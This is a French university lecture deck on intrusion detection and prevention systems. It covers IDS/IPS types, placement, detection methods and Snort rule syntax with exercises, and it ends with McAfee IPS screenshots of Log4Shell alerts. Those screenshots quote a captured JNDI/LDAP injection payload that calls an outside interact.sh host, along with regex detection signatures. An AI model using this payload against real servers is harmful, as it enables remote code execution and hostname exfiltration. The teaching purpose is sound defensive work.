Université Batna 2

# Systèmes de détection/prévention d'intrusion (IDS/IPS)

## Chapter 5

# Préambule

**Plus** les systèmes informatiques sont **ouverts sur internet**, plus sont sujets à plusieurs **types d'attaques**.

Mettre en place des **politiques de sécurité** et des **solutions** tel que les **FW**, les **AV**, les **proxy**, etc. est devenu **incontournable** dans les entreprises.

**Outre** ces mécanismes de sécurité, dans ce chapitre:

- nous allons étudier les systèmes de détection/prévention d'intrusion (**IDS/IPS**) et
- nous verrons comment ces systèmes détectent et protègent contre les **intrusions internes et/ou externes.**

# Préambule

**<u>Intrusion</u> : définition ?**

# Préambule

**<u>Intrusion</u> : définition**

Une intrusion signifie **non seulement une INTRUSION dans les systèmes** informatiques **mais aussi** les tentatives des employés ou **<u>administrateurs</u>** d'utiliser de plus hauts privilèges (que ce qui leur a été attribués).

- admin attacking a server
- admin escalating user privileges
- outside intrusion

# Préambule

**IDS : définition**

**IDS** signifie "*Intrusion Detection System*".

- Ce système est **mis en place** afin de surveiller l'activité sur un **réseau** ou une **machine donnée**.

Le **but** est de **repérer** toute tentative d'intrusion est de **réagir selon les besoins** de l'entreprise.

Ce sont des composants **matériels ou logiciels** utilisés afin de **détecter** une activité suspectes sur la machine cible (réseau, ordinateur/poste de travail, serveur, etc). Cette détection **se base** soit sur le **comportement de la machine** soit sur **des signatures fournies** par l'éditeur de la solution et qui doivent être **mises à jour régulièrement (by the vendor)**, on parle d'une base de **connaissance**.

# *Différents types d'IDS*

En ce qui suit, nous allons présenter les **différents types d'IDS** qui selon le domaine de surveillance peuvent être situer **à plusieurs niveau** (réseau, machine, application, etc.).

**Question:** Pourquoi nous plaçons les IDS/IPS sur plusieurs niveau ?

# *Différents types d'IDS*

En ce qui suit, nous allons présenter les différents types d'IDS qui selon le domaine de surveillance peuvent être situer à plusieurs niveau (réseau, machine, application, etc.).

**Question:** Pourquoi nous plaçons les IDS/IPS sur plusieurs niveau ?

**Réponse:** Les **attaques sont très variées**, certaines utilises **des failles réseau**, d'autres des **failles de programmation,** par **code malicieux** , ou par **l'envoie de mail malveillant**, etc.

⇨ donc la détection doit aussi se faire sur plusieurs niveaux.

# *Différents types d'IDS*

En ce qui suit, nous allons présenter les différents types d'IDS qui selon le domaine de surveillance peuvent être situer à plusieurs niveau (réseau, machine, application, etc.).

**1- Systèmes de détection d'intrusion réseaux (NIDS)**

**2- Systèmes de détection d'intrusion de type hôte (HIDS)**

**3- Systèmes de détection d'intrusion hybrides**

4- **Systèmes de prévention d'intrusion (IPS)**

# *Les différents types d'IDS*

***Différents types d'IDS***

En ce qui suit, nous allons présenter les différents types d'IDS qui selon le domaine de surveillance peuvent être situer à plusieurs niveau (réseau, machine, application, etc.).

**1- IPS**

**2- NIDS/NIPS**

**3- HIDS/HIPS**

**4- Systèmes de détection d'intrusion hybrides**

"***Intrusion Prevention System*** " : des composants matériels ou logiciels utilisés afin **d'empêcher** une activité suspecte sur l'environnement cible (réseau, ordinateur, serveur, ...).

Contrairement aux IDS, les IPS sont des systèmes qui peuvent **non seulement détecter** une intrusion mais aussi la **bloquer**. Cependant, **il faut faire très attention à ne pas bloquer du trafic ou activité légitime**.

# *Les différents types d'IDS*

***Différents types d'IDS***

En ce qui suit, nous allons présenter les différents types d'IDS qui selon le domaine de surveillance peuvent être situer à plusieurs niveau (réseau, machine, application, etc.).

**1- IPS**

**2- NIDS/NIPS**

**3- HIDS/HIPS**

**4- Systèmes de détection d'intrusion hybrides**

Les stratégies de prévention d'intrusion:

- **Host-Based memory and process protection**: se base sur le **comportement de l'exécution des processus** et **bloque** si une détection d'un comportement anormal a eu lieu.
- **Session interception/session sniping**: si l'IPS détecte un **trafic suspect**, il termine une session TCP en envoyant un **RESET** (RST). Cette stratégie est utilisé dans les NIPS.
- **Gateway intrusion detection**: Si le NIPS est placé en tant que **routeur**, il peut lui même bloquer le trafic. Dans le cas contraire, **il envoie des ordres aux routeurs** qu'il est sensé protéger afin que ces derniers changent leur liste d'accès.

# *Les différents types d'IDS*

***Différents types d'IDS***

En ce qui suit, nous allons présenter les différents types d'IDS qui selon le domaine de surveillance peuvent être situer à plusieurs niveau (réseau, machine, application, etc.).

**1- IPS**

**2- NIDS/NIPS**

**3- HIDS/HIPS**

**4- Systèmes de détection d'intrusion hybrides**

Les inconvénients des IPS:
- Détection d'une activité **légitime** comme suspecte.
- Si **un attaquant usurpe l'adresse IP** d'une machine légitime et attaque un système doté d'un IPS, ce dernier va **bloquer la machine légitime**. Si c'est une machine importante, **les conséquences sont grave**. La solution est de mettre l'ensemble des machines importantes dans une **liste blanche** et l'IPS n'a pas le droit de bloquer cette liste.
- Les IPS **ne sont pas discrets**, il montre sa présence. Un attaquant pourra par ailleurs chercher une faille sur ce dernier et refaire son intrusion sans être repéré.

# Les différents types d'IDS

***Les différents types d'IDS***

En ce qui suit, nous allons présenter les différents types d'IDS qui selon le domaine de surveillance peuvent être situer à plusieurs niveau (réseau, machine, application, etc.).

**1- IPS**

**2- NIDS/NIPS**

**3- HIDS/HIPS**

**4- Systèmes de détection d'intrusion hybrides**

- NIDS pour "*Network Intrusion Detection System*". **écoutent passivement** tout le trafic transitant le réseau en temps réel, l'analysent et déclenchent des alertes si des paquets semblent suspects ou dangereux.
- Le NIDS reconnait un trafic suspect ou dangereux en le comparant à sa bibliothèque d'attaques connues. Dans le cas d'un **NIPS** les paquets malveillants sont **détectés** et **bloqués**.
- Les NIDS sont **très utilisés** et permettent, selon la technologie utilisée, non seulement d'analyser le trafic mais aussi de garder une trace de ce dernier (**pcap: PacketCAPture** ) pendant un certain temps.

# Les différents types d'IDS

***Différents types d'IDS***

En ce qui suit, nous allons présenter les différents types d'IDS qui selon le domaine de surveillance peuvent être situer à plusieurs niveau (réseau, machine, application, etc.).

**1- IPS**

**2- NIDS/NIPS**

**3- HIDS/HIPS**

**4- Systèmes de détection d'intrusion hybrides**

"*Host Intrusion Detection System*" : se concentrent principalement sur l'analyse en temps réel de **l'activité qui se passe sur une machine donnée**, c'est à dire les paquets entrants et sortants de cette machine, ou les logs de cette dernière (appel système, modification de fichiers, authentification aux applications, etc.). Ensuite, le HIDS déclenche une alerte en cas de détection d'activité suspecte.

# *Les différents types d'IDS*

***Différents types d'IDS***

En ce qui suit, nous allons présenter les différents types d'IDS qui selon le domaine de surveillance peuvent être situer à plusieurs niveau (réseau, machine, application, etc.).

**1- IPS**

**2- NIDS/NIPS**

**3- HIDS/HIPS**

**4- Systèmes de détection d'intrusion hybrides**

Exemple:
l'HIDS prend des captures des fichiers système dans un temps T et les fait correspondre aux précédents fichiers. Si l'HIDS détecte qu'un fichier critique a été modifié ou supprimé, le HIDS déclenche une alerte à l'administrateur réseau ou à l'équipe de sécurité pour enquêter sur le changement effectué.

# *Les différents types d'IDS*

***Différents types d'IDS***

En ce qui suit, nous allons présenter les différents types d'IDS qui selon le domaine de surveillance peuvent être situer à plusieurs niveau (réseau, machine, application, etc.).

1- IPS

2- NIDS/NIPS

**3- HIDS/HIPS**

4- Systèmes de détection d'intrusion hybrides

Un HIDS installé sur une machine cible, cette dernière **devrait être saine**. Si la machine a été compromis avant l'installation d'un HIDS, le système de détection d'intrusion ne sera plus efficace.

Les HIDS sont **très utilisés** sur les **machines critiques** et peuvent détecter les menaces qu'une solution NIDS pourrait manquer.

# *Les différents types d'IDS*

***Différents types d'IDS***

En ce qui suit, nous allons présenter les différents types d'IDS qui selon le domaine de surveillance peuvent être situer à plusieurs niveau (réseau, machine, application, etc.).

**1- IPS**

**2- NIDS/NIPS**

**3- HIDS/HIPS**


**4- Systèmes de détection d'intrusion hybrides**

Les IDS hybrides peuvent être utilisés pour collecter les informations en provenance d'un système HIDS et NIDS, d'où l'appellation "*hybride*".

Exemple: Prelude est un IDS hybride permettant de collecter et de stocker des informations de différents systèmes relativement variés.

# *Différents types d'architecture d'IDS/IPS réseau (NIDS/NIPS)*

**IDS entre le pare-feu et le réseau externe**





**Les inconvénients** avec cette architecture sont:

- Exposer le NIDS à des attaques externes.
- Les attaques internes ne sont pas détectées.
- Beaucoup d'alertes, vu que tout le trafic passe par le NIDS/NIPS.

# *Différents types d'architecture d'IDS/IPS réseau (NIDS/NIPS)*

**NIDS/NIPS entre le pare-feu et le réseau interne**





**Les avantages** avec cette architecture sont:

- Cette architecture permet de réduire **fortement la charge** du NIDS/NIPS et de **détecter les attaques internes**. Outre, le NIDS/NIPS **n'est pas exposé à l'externe** ce qu'il le rend moins vulnérable.

- Il est souvent préférable d'utiliser cette architecture plutôt que la première.

# *Différents types d'architecture d'IDS/IPS réseau (NIDS/NIPS)*

**NIDS/NIPS dans la zone démilitarisée (DMZ)**




Le trafic entre le réseau externe et le réseau DMZ est analysé par le NIDS/NIPS. Cependant, le trafic entre le réseau interne et le réseau DMZ est invisible pour le NIDS/NIPS.

Ce type d'architecture permet d'identifier les attaques qui ciblent les systèmes critiques ainsi que les attaques qui ciblent les serveurs publics (messagerie, FTP, Web, etc.).

# *Méthodes de détection*

Il est primordiale de comprendre comment un système de détection d'intrusion peut différencier entre un **flux normal** et un **flux contenant une attaque**.

Deux méthodes ont été définies, **par scénario** et **par comportement**.

# *Méthodes de détection*

**Par scénario (détection des malveillants)**

C'est une détection qui **se base sur des règles (scénarios) prédéfinies** dans le système de détection **manuellement**. Exemple: une chaîne alphanumérique, un paquet formaté de manière suspecte, une taille de paquet inhabituelle, etc.

- **Recherche de motifs**: Dans cette méthodes, l'IDS/IPS est doté de non seulement de la **signature** (chaîne de caractères ou suite d'octets) mais aussi du **port** et du **protocole** utilisé par l'attaquant.

- **Recherche de motifs dynamiques**: Dans cette méthode, les signatures au sein de l'IDS/IPS évoluent dynamiquement à l'aide de **fonctionnalités d'adaptation et d'apprentissage**.

**Cependant**, la méthode par scénario représente quelques inconvénients comme la **difficulté** de la construction **d'une base de signatures complète** qui **couvre tous les scénarios** possibles. Outre, ce type de détection **ne peut pas repérer** les attaques qui lui sont inconnues.

# *Méthodes de détection*

**Par comportement (détection d'anomalies)**

Ce type de détection **ne possède pas de scénarios prédéfinies** mais se base sur le **comportement** des utilisateurs ou d'un réseau.

Exemple: il peut par exemple détecter la vitesse avec laquelle **un utilisateur tape sur le clavier**, et s'il détecte une énorme différence de vitesse, il peut soit alerter soit empêcher l'utilisateur d'utiliser l'application ou d'accéder à un outil spécifique.

Ce qui signifie que le comportement de l'utilisateur a changé et **interprété par l'IDS/IPS comme une intrusion ou tentative d'intrusion.**

# *Méthodes de détection*

**Par comportement (détection d'anomalies)**

- Le système de détection/prévention d'intrusion doit passer par **une période de formation** pour apprendre le comportement normal d'un réseau ou d'un système.
- Cette méthode peut être appliquée à des **utilisateurs** mais aussi à des **serveurs**, **services** ou **applications**.
- Ce type de détection **se base principalement sur l'observation des seuils** et se met à jour automatiquement. Exemple: charge CPU, volume de données, les heures de connexion, le temps de connexion sur une ressource, etc.
- Les IDS/IPS avec détection de comportement ont **des propriétés de sécurité améliorées** par rapport aux IDS/IPS basés sur les signatures (par scénarios). Bien qu'il **puisse parfois montrer des faux positifs**.

# *Méthodes de détection*

**Par comportement (détection d'anomalies)**

**Cependant,** ils représentent des inconvénients

- Choix difficile des seuils (charge CPU, Disc, etc.).
- Nécessite une période d'apprentissage.
- Nécessite un changement long du comportement de l'utilisateur afin d'habituer le système au nouveau comportement.
- Déclenchement massif d'alertes en cas de modification légitime de l'environnement du système cible.
- l'IDS/IPS ne fonctionne pas pendant la phase d'entraînement (ou d'apprentissage).

# *Méthodes de détection*

**Par scénario (détection des malveillants)**

**Par comportement (détection d'anomalies)**

Les deux méthodes peuvent être combinées au sein d'un même système afin d'assurer plus de sécurité.

# *Erreurs des IDS/IPS*

**Faux positifs**

désigne un déclenchement erroné d'une alerte ou une détection d'une intrusion alors qu'aucune attaque n'est présente. Dans ce cas, l'IDS/IPS génère une alerte pour un événement légitime. Les équipes de sécurité ou les administrateurs des IDS/IPS **mettent en liste blanche ce comportement** afin d'éviter d'autre déclenchement. (e.g., serveur critique)

**Faux négatifs**

consiste à manquer un déclenchement alors que le réseau ou le système subit une vraie tentative d'intrusion en présence d'attaque. Dans ce cas, l'IDS/IPS ne génère aucune alerte pour une événement illégitime.
Ce type de faux **négatifs peut être détecté et corrigé par les équipes de sécurité soit lors de la revue des alertes de sécurité soit lors d'un audit planifié** (test d'intrusion).

# *Erreurs des IDS/IPS*

**Faux positifs**

désigne un déclenchement erroné d'une alerte ou une détection d'une intrusion alors qu'aucune attaque n'est présente. Dans ce cas, l'IDS/IPS génère une alerte pour un événement légitime. Les équipes de sécurité ou les administrateur des IDS/IPS mettent en liste blanche ce comportement afin d'éviter d'autre déclenchement.

**Faux négatifs**

consiste à manquer un déclenchement alors que le réseau ou le système subit une vraie tentative d'intrusion en présence d'attaque. Dans ce cas, l'IDS/IPS ne génère aucune alerte pour une événement illégitime.
Ce type de faux négatifs peut être détecté et corrigé par les équipes de sécurité soit lors de la revue des alertes de sécurité soit lors d'un audit planifié (test d'intrusion).

Le challenge pour les équipes de sécurité dans ce cas est de minimiser le plus possible les faux positifs tout en faisant très attention que la configuration ne fasse pas de faux négatifs.

# *Similitudes et différences entre IDS et IPS*

**Similitudes entre IDS/IPS**

Les premiers processus pour les IDS et les IPS sont similaires. Les deux détectent et surveillent le système ou le réseau à la recherche d'activités malveillantes. ci-après leurs points communs :

- **Surveiller** : une fois installées, les solutions IDS et IPS surveillent un réseau ou un système en fonction des paramètres spécifiés. Vous pouvez définir ces paramètres en fonction de vos besoins de sécurité et de votre infrastructure réseau et les laisser inspecter tout le trafic entrant et sortant de votre réseau.
- **Détection de menaces** : les deux lisent tous les paquets de données circulant dans votre réseau et comparent ces paquets à une bibliothèque contenant des menaces connues. Lorsqu'ils trouvent une correspondance, ils signalent ce paquet de données comme malveillant.
- **Apprendre** : ces deux technologies utilisent des technologies modernes telles que l'apprentissage automatique pour s'entraîner pendant une période et comprendre les menaces et les modèles d'attaque émergents. De cette façon, ils peuvent mieux répondre aux menaces modernes.
- **Journal** : lorsqu'ils détectent une activité suspecte, ils l'enregistrent avec la réponse. Il vous aide à comprendre votre mécanisme de protection, à détecter les vulnérabilités de votre système et à former vos systèmes de sécurité en conséquence.
- **Alerte** : dès qu'ils détectent une menace, l'IDS et l'IPS envoient des alertes au personnel de sécurité. Cela les aide à se préparer à toutes les circonstances et à prendre des mesures rapides.

# *Similitudes et différences entre IDS et IPS*

**Différences entre IDS/IPS**

La différence principale entre l'IDS et l'IPS est que l'IDS fonctionne comme un système de surveillance et de détection tandis que l'IPS fonctionne comme un système de prévention. Certaines différences sont :

- **Réponse**: Les IDS sont des systèmes qui surveillent et détectent uniquement les activités malveillantes. Ils alertent mais ne prennent aucune mesure. L'administrateur du réseau ou le personnel de sécurité doit prendre des mesures immédiates pour atténuer l'attaque. Les solutions IPS sont des systèmes actifs qui surveillent et détectent les activités malveillantes, alertent et empêchent automatiquement l'attaque de se produire.
- **Placement**: l'IDS est placé à la périphérie d'un réseau pour collecter, enregistrer et détecter les violations. Ce positionnement donne à l'IDS une visibilité maximale pour les paquets . L'IPS est placé derrière le pare-feu du réseau et communique en ligne avec le trafic entrant pour mieux prévenir les intrusions.
- **Mécanisme de détection**: l'IDS utilise la détection basée sur les **signatures, les anomalies et la réputation** pour les activités malveillantes. L'IPS utilise une détection basée sur les **signatures orientées exploit et vulnérabilité**.
- **Protection**: Si vous êtes menacé, l'IDS pourrait être moins utile, l'équipe de sécurité doit trouver comment sécuriser votre réseau et nettoyer le système ou le réseau. l'IPS peut effectuer une prévention automatique par lui-même.
- **Faux positifs**: Si l'IDS donne un faux positif, vous pouvez trouver une certaine commodité. Mais si l'IPS le fait, l'ensemble du réseau en souffrira car vous devrez bloquer tout le trafic entrant et sortant du réseau.
- **Performances du réseau**: l'IDS n'est pas déployé en ligne, il ne réduit pas les performances du réseau. Cependant, les performances du réseau peuvent être réduites avec le traitement IPS, qui est en phase avec le trafic.

# *SNORT*


A l'origine *SNORT* était simplement un outil de capture réseau. Actuellement, c'est aussi un système de détection/prévention d'intrusion **réseau** (NIDS/NIPS) **open source.**

- code source est accessible et modifiable sur le site: http://www.snort.org

Il est **très populaire et très utilisé** au sein des entreprises vu sa capacité d'effectuer l'analyse du trafic réseau en temps réel.

Ce dernier **a prouvé son efficacité en détectant plusieurs types d'attaques** (tentative de fingerprinting, vulnérabilité log4shell, attaque buffer overflow, botnets, utilisation du P2P, etc.)

# *SNORT*


*SNORT* a trois mode de fonctionnement

- **Mode sniffer (reniflage de paquets)** : dans ce mode, *SNORT* lit les paquets transitant le réseau et les affiche d'une façon continue sur l'écran.

- **Mode « packet logger »** : dans ce mode *SNORT* journalise (log) le trafic réseau dans des répertoires sur le disque.

- **Mode détection/prévention d'intrusion réseau (NIDS/NIPS)** : dans ce mode, *SNORT* analyse le trafic du réseau, et le traite. Ce qui signifie qu'il le compare à des règles prédéfinies par l'administrateur réseau ou l'équipe de sécurité et établit des actions à exécuter (exemple: accepter le trafic, alerter, bloquer le trafic, journaliser, etc.).

# SNORT


Syntaxe d'une règle SNORT

**Action protocole IP_source port_source -> IP_destination port_destination (flags :"TCP-flag" ;\content : "trafic contient"; msg: "votre-message"; sid: >1000000; rev: 1; classtype: "protocole-event")**

- Les règles de SNORT sont composées de deux parties distinctes : le **header** et les **options**.

**Header** permet de spécifier le type d'alerte à générer (alert, log et pass) et d'indiquer les champs de base nécessaires au filtrage : le protocole ainsi que les adresses IP et ports sources et destination.

Les règles headers:

**Action –** action de la règle. exemple action = alert signifie que Snort va générer une alerte quand l'ensemble des conditions est rempli.

**Protocole –** protocole de la couche transport (TCP/UDP) utilisé ou de la couche réseau (ICMP).

**IP-source –** source du trafic.

**port-source –** port source du trafic**.**

**-> –** La Direction du trafic ( de la source vers la destination).

**IP-destination –** destination du trafic.

**port-destination –** port destination du trafic**.**

# SNORT


Syntaxe d'une règle SNORT

**Action protocole IP-source port-source -> IP-destination port-destination (flags :"TCP-flag" ;\content : "trafic contient"; msg: "votre-message"; sid: >1000000; rev: 1; classtype: "protocole-event")**

Les règles de SNORT sont composées de deux parties distinctes : le header et les options.

**Options**, spécifiées entre parenthèses, permettent d'affiner l'analyse, en décomposant la signature en différentes valeurs à observer parmi certains champs du header ou parmi les données. Nous avons plusieurs options, nous citons:

**flags –** flag du header TCP est activé.

**content –** le trafic contient la chaine de caractère "trafic contient".

**msg –** Snort va affichier le message "votre-message" quand il envoie l'alerte.

**sid:1000001 –** Snort rule ID (identifiant de la règle snort). Pour information, les identifiants inférieurs ou égal à 1,000,000 sont réservés. Raison à laquelle nous commençons par 1000001 (vous pouvez utiliser n'importe quel numéro tant que c'est supérieur à 1000000).

**rev:1 –** Revision number (numéro de révision). cette option permet une maintenance simplifiée de règle.

**classtype –** Permet de catégoriser la règle comme par exemple "icmp-event" (l'une des catégories snort prédéfinie). Permet aussi l'organisation des règles.

1. "**alert**" : Cette action génère une alerte lorsqu'une correspondance avec la règle est trouvée. Elle peut être utilisée pour enregistrer l'événement dans les journaux de l'IDS ou pour déclencher une notification.
2. "**log**" : Cette action enregistre le trafic correspondant à la règle dans les journaux de l'IDS, mais ne génère pas d'alerte.
3. "**pass**" : Cette action permet de laisser passer le trafic correspondant à la règle sans générer d'alerte ni d'enregistrement dans les journaux.
4. "**drop**" : Cette action supprime le paquet correspondant à la règle sans générer d'alerte ni d'enregistrement. Le trafic est simplement abandonné.
5. "**reject**" : Cette action envoie une réponse "ICMP port unreachable" au système émetteur du trafic correspondant à la règle, indiquant que le port de destination est inaccessible. Cela peut être utilisé pour rejeter activement le trafic indésirable.
6. "**sdrop**" : Cette action supprime silencieusement le paquet correspondant à la règle sans générer d'alerte, d'enregistrement ou de réponse ICMP.
7. "**activate**" : Cette action active une autre règle ou groupe de règles lorsqu'une correspondance est trouvée.

1."**alert**"
2."**log**"
3."**pass** "
4."**drop**"
5."**reject** "
6."**sdrop**"
7."**activate**"

# SNORT


Syntaxe d'une règle SNORT

Que font les règles suivantes ?

- Alert tcp any any -> 192.168.0.0/16 80 (flags :A ; content : "passwd"; msg: "detection de `passwd' " ;)

- Alert tcp any any -> any any (content: "www.youtube.com" ; msg: ''visite youtube actuellement''; sid: 1000002; )

# SNORT


Syntaxe d'une règle SNORT:

Que font les règles suivantes ?

-Alert tcp any any -> 192.168.0.0/16 80 (flags :A ; content : "passwd"; msg: "detection de `passwd' " ;)

**Cette règle permet de générer un message d'alerte "detection de passwd" lorsque le trafic à destination d'une machine du réseau local 192.168.0.0/16 vers le port 80, contient la chaîne « passwd » (spécifié par l'utilisation du mot-clé « content »), et que le flag ACK du header TCP est activé (flags : A).**

-Alert tcp any any -> any any (content: "www.youtube.com" ; msg: ''visite youtube actuellement''; sid: 1000002; )

# SNORT


Syntaxe d'une règle SNORT:

Que font les règles suivantes ?

-Alert tcp any any -> 192.168.0.0/16 80 (flags :A ; content : "passwd"; msg: "detection de `passwd' " ;)

**Cette règle permet de générer un message d'alerte "detection de passwd" lorsque le trafic à destination d'une machine du réseau local 192.168.0.0/16 vers le port 80, contient la chaîne « passwd » (spécifié par l'utilisation du mot-clé « content »), et que le flag ACK du header TCP est activé (flags : A).**

-Alert tcp any any -> any any (content: "www.youtube.com" ; msg: ''visite youtube actuellement''; sid: 1000002; )

**Cette règle permet de générer un message d'alerte ''visite youtube actuellement'' à chaque fois qu'un utilisateur visite youtube.**

# SNORT


Syntaxe d'une règle SNORT:

Que fait les règles suivante ?

-Alert tcp any any -> 192.168.0.0/16 80 (flags :A ; content : "passwd"; msg: "detection de `passwd' " ;)

**Cette règle permet de générer un message d'alerte "detection de passwd" lorsque le trafic à destination d'une machine du réseau local 192.168.0.0/16 vers le port 80, contient la chaîne « passwd » (spécifié par l'utilisation du mot-clé « content »), et que le flag ACK du header TCP est activé (flags : A).**

-Alert tcp any any -> any any (content: "www.youtube.com" ; msg: ''visite youtube actuellement''; sid: 1000002; )

**Cette règle permet de générer un message d'alerte ''visite youtube actuellement'' à chaque fois qu'un utilisateur visite youtube.**

Pour information, il existe d'autres systèmes open source que SNORT tel que Suricata, zeek

# SNORT


Syntaxe d'une règle SNORT:

**Action protocole IP-source port-source -> IP-destination port-destination (flags :"TCP-flag" ;\content : "trafic contient"; msg: "votre-message"; sid: >1000000; rev: 1; classtype: "protocole-event")**

-Une règle permettant un déclenchement d'alerte dès qu'un utilisateur du réseau externe essaie de se connecter au serveur SMTP (port: 25; IP: 1.2.3.4), avec la protocole TCP

-Une règle permettant un déclenchement d'alerte dès qu'un utilisateur du réseau local (10.10.3.0/24) essaie de se connecter à un site malicieux en https (www.siteMalicieux.com), avec la protocole TCP:

# SNORT


Syntaxe d'une règle SNORT:

**Action protocole IP-source port-source -> IP-destination port-destination (flags :"TCP-flag" ;\content : "trafic contient"; msg: "votre-message"; sid: >1000000; rev: 1; classtype: "protocole-event")**

-Une règle permettant un déclenchement d'alerte dès qu'un utilisateur du réseau externe essaie de se connecter au serveur SMTP (port: 25; IP: 1.2.3.4), avec la protocole TCP

**Alert tcp any any -> 1.2.3.4 25 (msg: ''un utilisateur essaie de se connecter au serveur SMTP''; sid: 1000001; )**

-Une règle permettant un déclenchement d'alerte dès qu'un utilisateur du réseau local (10.10.3.0/24) essaie de se connecter à un site malicieux en https (www.siteMalicieux.com), avec la protocole TCP:

# SNORT


Syntaxe d'une règle SNORT:

**Action protocole IP-source port-source -> IP-destination port-destination (flags :"TCP-flag" ;\content : "trafic contient"; msg: "votre-message"; sid: >1000000; rev: 1; classtype: "protocole-event")**

-Une règle permettant un déclenchement d'alerte dès qu'un utilisateur du réseau externe essaie de se connecter au serveur SMTP (port: 25; IP: 1.2.3.4), avec la protocole TCP


**Alert tcp any any -> 1.2.3.4 25 (msg: ''un utilisateur essaie de se connecter au serveur SMTP''; sid: 1000001; )**

-Une règle permettant un déclenchement d'alerte dès qu'un utilisateur du réseau local (10.10.3.0/24) essaie de se connecter à un site malicieux en https (www.siteMalicieux.com), avec la protocole TCP:

**Alert tcp 10.10.3.0/24 any -> any 443 (\content: "www.siteMalicieux.com" ; msg: ''un utilisateur a visité un site malicieux''; sid: 1000002; )**


# Rappel de Vulnérabilité Log4Shell

**Exemple: Comprendre la vulnérabilité Log4shell**




# Rappel de Vulnérabilité Log4Shell


**Exemple: Comprendre la vulnérabilité Log4shell**




# McAfee IPS


McAfee
Dashboard
Analysis
Policy
Devices
Manager
Include Child Domains
Attack Log
Threat Explorer
Malware Files
Callback Activity
High-Risk Endpoints
Network Forensics
Endpoint Executables
Quarantine
Attack Log
Any Alert State
Last 48 hours
Clear All Filters
Name
1 UDS-HTTP: Apache Log4j2 Remote Code Execution Vulnerability (CVE-2021-442...
2 HTTP: Apache Log4j2 Remote Code Execution Vulnerability (CVE-2021-44228)
3 HTTP: Apache Log4j2 Remote Code Execution Vulnerability (CVE-2021-44228)
4 HTTP: Apache Log4j2 Remote Code Execution Vulnerability (CVE-2021-44228)
5 HTTP: Apache Log4j2 Remote Code Execution Vulnerability (CVE-2021-44228)
6 HTTP: Apache Log4j2 Remote Code Execution Vulnerability (CVE-2021-44228)
7 HTTP: Apache Log4j2 Remote Code Execution Vulnerability (CVE-2021-44228)
8 HTTP: Apache Log4j2 Remote Code Execution Vulnerability (CVE-2021-44228)
HTTP: Apache Log4j2 Remote Code Execution Vulnerability (CVE-...
Export
Summary
Details
Description
Signature Name (ID): sig1-ldap
Signature#1
condition 1
http-req-content-text matches "(?{lang=pcre}\x24\x7b.{0,30}j.{0,30}n.{
Layer 7
HTTP Request Method: GET
HTTP URI: /
HTTP User-Agent: ${jndi:ldap://${hostName}.useragent.ca02u5dvqc7kdunjd770ckyfk1yyynup1.interact.sh}
HTTP Return Code: 302
HTTP Server Type: Apache
HTTP Host:
HTTP Response Content Type: text/html; charset=iso-8859-1
Ack
Unack
Delete
Other Actions
1-8 of 8 alerts

# McAfee IPS


McAfee
Dashboard
Analysis
Policy
Devices
Manager
Domain:
Include Child Domains
> Attack Log
Attack Log
Threat Explorer
Malware Files
Callback Activity
High-Risk Endpoints
Network Forensics
Endpoint Executables
Quarantine
Any Alert State
Last 48 hours
le Execution Vulnerability
Clear All Filters
Name
1 UDS-HTTP: Apache Log4j2 Remote Code Execution Vulnerability (CVE-2021-442...
2 HTTP: Apache Log4j2 Remote Code Execution Vulnerability (CVE-2021-44228)
3 HTTP: Apache Log4j2 Remote Code Execution Vulnerability (CVE-2021-44228)
4 HTTP: Apache Log4j2 Remote Code Execution Vulnerability (CVE-2021-44228)
5 HTTP: Apache Log4j2 Remote Code Execution Vulnerability (CVE-2021-44228)
6 HTTP: Apache Log4j2 Remote Code Execution Vulnerability (CVE-2021-44228)
7 HTTP: Apache Log4j2 Remote Code Execution Vulnerability (CVE-2021-44228)
8 HTTP: Apache Log4j2 Remote Code Execution Vulnerability (CVE-2021-44228)
HTTP: Apache Log4j2 Remote Code Execution Vulnerability (CVE-...
Export
Summary
Details
Description
This alert indicates an attempt to exploit a remote code execution vulnerability in Apache Log4j 2.
Successful exploitation of the vulnerability would result in arbitrary code execution on the target host.
Contact the vendor for appropriate patches or upgrade.
Contact the vendor for update or patches.
Software Packages
GNU Apache WebServer
BTP: Low (1)
RfSB: No
Protection Category: Server Protection/Web Servers
Target: Server
HTTP Response Attack: No
Ack
Unack
Delete
Other Actions
1-8 of 8 alerts

# McAfee IPS


McAfee
Dashboard
Analysis
Policy
Devices
Manager
Include Child Domains
Attack Log
Threat Explorer
Malware Files
Callback Activity
High-Risk Endpoints
Network Forensics
Endpoint Executables
Quarantine
> Attack Log
Attack Log
Any Alert State
Last 48 hours
Clear All Filters
Name
1 UDS-HTTP: Apache Log4j2 Remote Code Execution Vulnerability (CVE-2021-442...
2 HTTP: Apache Log4j2 Remote Code Execution Vulnerability (CVE-2021-44228)
3 HTTP: Apache Log4j2 Remote Code Execution Vulnerability (CVE-2021-44228)
4 HTTP: Apache Log4j2 Remote Code Execution Vulnerability (CVE-2021-44228)
5 HTTP: Apache Log4j2 Remote Code Execution Vulnerability (CVE-2021-44228)
6 HTTP: Apache Log4j2 Remote Code Execution Vulnerability (CVE-2021-44228)
7 HTTP: Apache Log4j2 Remote Code Execution Vulnerability (CVE-2021-44228)
8 HTTP: Apache Log4j2 Remote Code Execution Vulnerability (CVE-2021-44228)
HTTP: Apache Log4j2 Remote Code Execution Vulnerability (CVE-...
Export
Summary
Details
Description
Signatures
Signature#1
condition 1
http-req-content-text matches "(?{lang=pcre}\x24\x7b.{0,30}j.{0,30}n.{0,30}d.{0,30}i.{0,30}:.{0,30}l.{0,30}d.{0,30}a.{0,30}p.{0,30}:.{0,30}V.{0,30}V)" ( case-insensitive )
Signature#2
condition 1
http-req-content-text matches "(?{lang=pcre}\x24\x7b.{0,30}j.{0,30}n.{0,30}d.{0,30}i.{0,30}:.{0,30}r.{0,30}m.{0,30}i.{0,30}:.{0,30}V.{0,30}V)" ( case-insensitive )
Signature#3
condition 1
http-req-content-text matches "(?{lang=pcre}\x24\x7b.{0,30}j.{0,30}n.{0,30}d.{0,30}i.{0,30}:.{0,30}d.{0,30}n.{0,30}s.{0,30}:.{0,30}V.{0,30}V)" ( case-insensitive )
Signature#4
Ack
Unack
Delete
Other Actions
1-8 of 8 alerts

## Signatures

- Signature#1
  - condition 1

    http-req-content-text matches "(?{lang=pcre}\x24\x7b.{0,30}j.{0,30}n.{0,30}d.{0,30}i.{0,30}:.{0,30}l.{0,30}d.{0,30}a.{0,30}p.{0,30}:.{0,30}V.{0,30}V)" ( case-insensitive )
- Signature#2
  - condition 1

